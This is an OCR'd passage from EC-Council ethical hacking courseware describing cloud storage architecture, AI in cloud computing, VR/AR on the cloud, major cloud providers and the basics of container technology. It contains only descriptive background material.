
  - **Service Aggregation**

    Combines and integrates multiple services into one or more new services.

  - **Service Arbitrage**

    Similar to service aggregation but without the fixing of the aggregated services (the cloud broker can choose services from multiple agencies).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Storage Architecture

Cloud storage is a medium used to store digital data in logical pools using a network. The physical storage is distributed to multiple servers, which are owned by a hosting company. Organizations can buy storage capacity from the cloud storage providers for storing user, organization, or application data. Cloud storage providers are solely responsible for managing the data and keeping the data available and accessible. Cloud storage services can be accessed using a cloud computing service, a web service API, or any applications that use the API, such as cloud desktop storage, cloud storage gateway, or web-based content management systems. The cloud storage service is operated from an off-premises service, like Amazon S3.

The cloud storage architecture possesses the same characteristics as cloud computing in terms of scalability, accessible interfaces, and metered resources. It is built on highly virtualized infrastructure and relies on multiple layers to provide continuous storage services to users. The three main layers correspond to the front-end, middleware, and back-end. The front-end layer is accessed by the end-user and provides APIs for the management of data storage. The middleware layer performs functions such as data de-duplication and replication of data. The back-end layer is where the hardware is implemented.

Cloud storage is made of distributed resources. It is highly fault-tolerant through redundancy, consistent with data replication, and highly durable. Widely used object storage services include Amazon S3, Oracle Cloud Storage and Microsoft Azure Storage, Open Stack Swift, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.8: Cloud storage architecture

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Role of AI in Cloud Computing

Nowadays, cloud service providers are integrating artificial intelligence (AI) and machine learning (ML) capabilities into their cloud infrastructure to offer organizations more efficient, strategic, and insight-driven cloud services. This integration further helps organizations to efficiently manage data on their own, build and train systems to search for patterns and gain insights in data, increase customer experience, and optimize their workflows.

Benefits of integrating AI with cloud computing:

- **Self-managed cloud**

  Integrating AI with IT infrastructure helps organizations automate their workflows and repetitive tasks. Private and public clouds are leveraging AI tools to automate processes such as remote management, monitoring, and troubleshooting issues. Automating the core workflows and processes improves the efficiency of the cloud environment and allows IT teams to focus on high-level strategic activities.

- **Reduced cost**

  Leveraging AI tools in the cloud environment allows organizations to eliminate the need for maintaining on-site data centers and expenses of recruiting IT experts for managing the data centers and servers. Moreover, organizations accessing the cloud can use AI for gaining actionable insight and mine practical business use cases without additional cost.

- **Seamless data access**

  Using AI in the cloud provides seamless data access to its users, removing the hurdles of resolving inaccessibility issues. AI allows the cloud platform to learn from the collected data, make predictions, and solve potential issues in advance.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Improved data management**

  AI can simplify the tedious task of collecting, cataloging, and managing the vast repositories of data generated by today's business processes. AI tools help organizations analyze data and mine relevant patterns to provide accurate and real-time data and services to customers.

- **Increased productivity**

  Streamlining workflows and automating repetitive tasks allows IT teams to focus on strategic business activities and goals.

- **Increased reliability**

  Cloud services leveraging AI ensure business continuity, rapid disaster recovery, and data backup.

- **Enhanced experience with AI-SaaS integration**

  Integrating AI with the SaaS platform provides improved service efficiency and functionality to customers. For example, using AI in sales software and data helps organizations mine frequent patterns on purchased products. This allows them to gain actionable insight and understand practical business use cases that can be further used to improve sales and customer experience.

- **Availability of advanced cloud infrastructure**

  For maximum performance and output, AI solutions leverage multiple and fast graphics processing units (GPUs), which are very expensive. AI as a service in a cloud environment allows organizations to incorporate AI capabilities in their application development at an affordable price.


- **Improved cloud security**

  AI processes the cloud data, detects abnormalities, raises alarms, and further prevents unauthorized cloud access. It can detect any malicious or abnormal events, block them and restrict malicious code entering into the cloud. AI collects, analyzes, and reviews information spread across multiple locations, thereby allowing organizations to engage in proactive incident handling activities.

- **Better decision making**

  AI helps organizations in making better business decisions. Organizations leveraging cloud can mine similar patterns and trends from huge datasets. AI learns frequent patterns from historical data and compares them with current patterns in evolving datasets to provide actionable business insight. Therefore, AI provides rapid data analysis and generates valuable recommendations for resolving customer requirements.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Virtual Reality and Augmented Reality on Cloud

Virtual reality/augmented reality (VR/AR) and cloud computing are two of the most important emerging technologies. When used together, they can create new kinds of applications and usage models. For example, VR/AR headsets today require strong local computing and graphics power. Such headsets, as well as the processing and graphics requirements of the connected PC, have high cost. If the cloud environment can provide access to the kinds of multi-core CPU horsepower available nowadays, it can easily address the raw computing requirements of VR/AR applications. Most of the cloud-based data centers today provide access to the graphics horsepower for computing GPU applications demanded by VR/AR applications.

Moreover, VR/AR applications demand more digital engine speed than available in the market. Instead of making costly upgrades of the computing devices used for VR/AR applications, leveraging a cloud service to enhance the speed of core infrastructure would suffice. Additionally, the evolving nature of VR/AR applications will result in rapid changes in software functionality and user interface (UI). Leveraging cloud-based delivery of such applications will provide a seamless experience for end-users or consumers. Finally, VR/AR-based applications are not frequently used, so these applications can be leveraged as pay-per-use, service-based cloud models.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Service Providers

Discussed below are some of the popular cloud service providers:

- **Amazon Web Service (AWS)**

  Source: *https://aws.amazon.com*

  AWS provides on-demand cloud computing services to individuals, organizations, the government, etc. on a pay-per-use basis. This service provides the necessary technical infrastructure through distributed computing and tools. The virtual environment provided by AWS includes CPU, GPU, RAM, HDD storage, operating systems, applications, and networking software such as web servers, databases, and CRM.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.9: Screenshot of Amazon AWS

- **Microsoft Azure**

  Source: *https://azure.microsoft.com*

  Microsoft Azure provides cloud computing services for building, testing, deploying, and managing applications and services through Azure data centers. It provides all types of cloud computing services, such as SaaS, PaaS, and IaaS. It offers various cloud services, such as computing, mobile storage, data management, messaging, media, machine learning, and IoT.




Figure 19.10: Screenshot of Microsoft Azure

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Google Cloud Platform (GCP)**

  Source: *https://cloud.google.com*

  GCP provides IaaS, PaaS, and serverless computing services. These include computing, data storage and analytics, machine learning, networking, bigdata, cloud AI, management tools, identity and security, IoT, and API platforms.




Figure 19.11: Screenshot of Google Cloud Platform

- **IBM Cloud**

  Source: *https://www.ibm.com*

  IBM Cloud™ is a robust suite of advanced data and AI tools and deep industry expertise. It provides various cloud services, such as IaaS, SaaS, and PaaS, through public, private, and hybrid cloud delivery models. These services include computing, networking, storage, management, security, databases, analytics, AI, IoT, mobile, Dev tools, and blockchain.





Figure 19.12: Screenshot of IBM Cloud

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Container Technology

Container technology is an emerging container-based virtualization service. It helps developers and IT teams in developing, running, and managing containerized applications by using the API of the service provider or a web portal interface. Containers and clusters can be deployed in on-premises datacenters or over the cloud. This section discusses various concepts related to container technology, such as Docker containers and Kubernetes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is a Container?

A container is a package of an application/software including all its dependencies, such as library and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. All these resource files are delivered as a unit to solve compatibility issues when applications are moved between cloud environments. These containers are provided to the subscribers in the form of a CaaS. A CaaS service includes the virtualization and management of containers through orchestrators. Using these services, subscribers can develop rich, scalable containerized applications through the cloud or on-site data centers. It inherits features of both IaaS and PaaS. Popular container services include Amazon AWS EC2, Google Kubernetes Engine (GKE), Docker, etc.

Features:

The implementation of containers offers many benefits, making them an attractive technology to various industries. Discussed below are some of their most important features:

- **Portability and consistency**

  An application or software developed in a container includes all the resources required to perform. This portability helps clients or end-users run an application on various platforms and private or public cloud environments.

- **Security**

  Owing to the independent nature of containers, security risks are reduced. If an application is attacked or compromised, its infections do not extend across the remaining containers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **High efficiency and cost effectiveness**

  Containers can run with fewer resources compared to virtual machines (VMs) because they do not need independent operating systems. Additionally, containers need a few megabytes of memory to run, enabling users to run multiple containers on a single server. These containers are isolated in a cloud server because if an application is down for one container, other containers can utilize it without technical glitches.

- **Scalability**

  Containers are scalable and enable subscribers or users to integrate more similar containers under the same cluster to increase their size. The smart scaling technology enables users to run only the intended container and put unwanted containers at rest, making it cost-effective.

- **Robustness**

  Containers can be generated, deployed, and destroyed in seconds because they do not require operating systems. This feature allows a quick development process, increased operational speed, and the launch of new software versions within the specified time. It also speeds up the user's experience with the application, making it easier for developers and organizations to quickly address bugs and integrate the latest features.

Container Technology Architecture

As shown in the below figure, container technology has a five-tier architecture and undergoes a three-phase lifecycle:

- **Tier-1**: Developer machines - image creation, testing and accreditation
- **Tier-2**: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries
- **Tier-3**: Registries - storing images and disseminating images to the orchestrators based on requests
- **Tier-4**: Orchestrators - transforming images into containers and deploying containers to hosts
- **Tier-5**: Hosts - operating and managing containers as instructed by the orchestrator

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The three phases of the container lifecycle are as follows:




Figure 19.13: Architecture of Container Technology

- **Image Creation, Testing, and Accreditation**

  The first phase of the container technology is the image generation and validation. In this phase, the application or software components are developed and stored into an image (or images). The image consists of the required files and resources to execute the container. The image creation is handled by the developers and is responsible for integrating the essential components of the application. Once the image is created, the security teams carry out the image testing and accreditation.

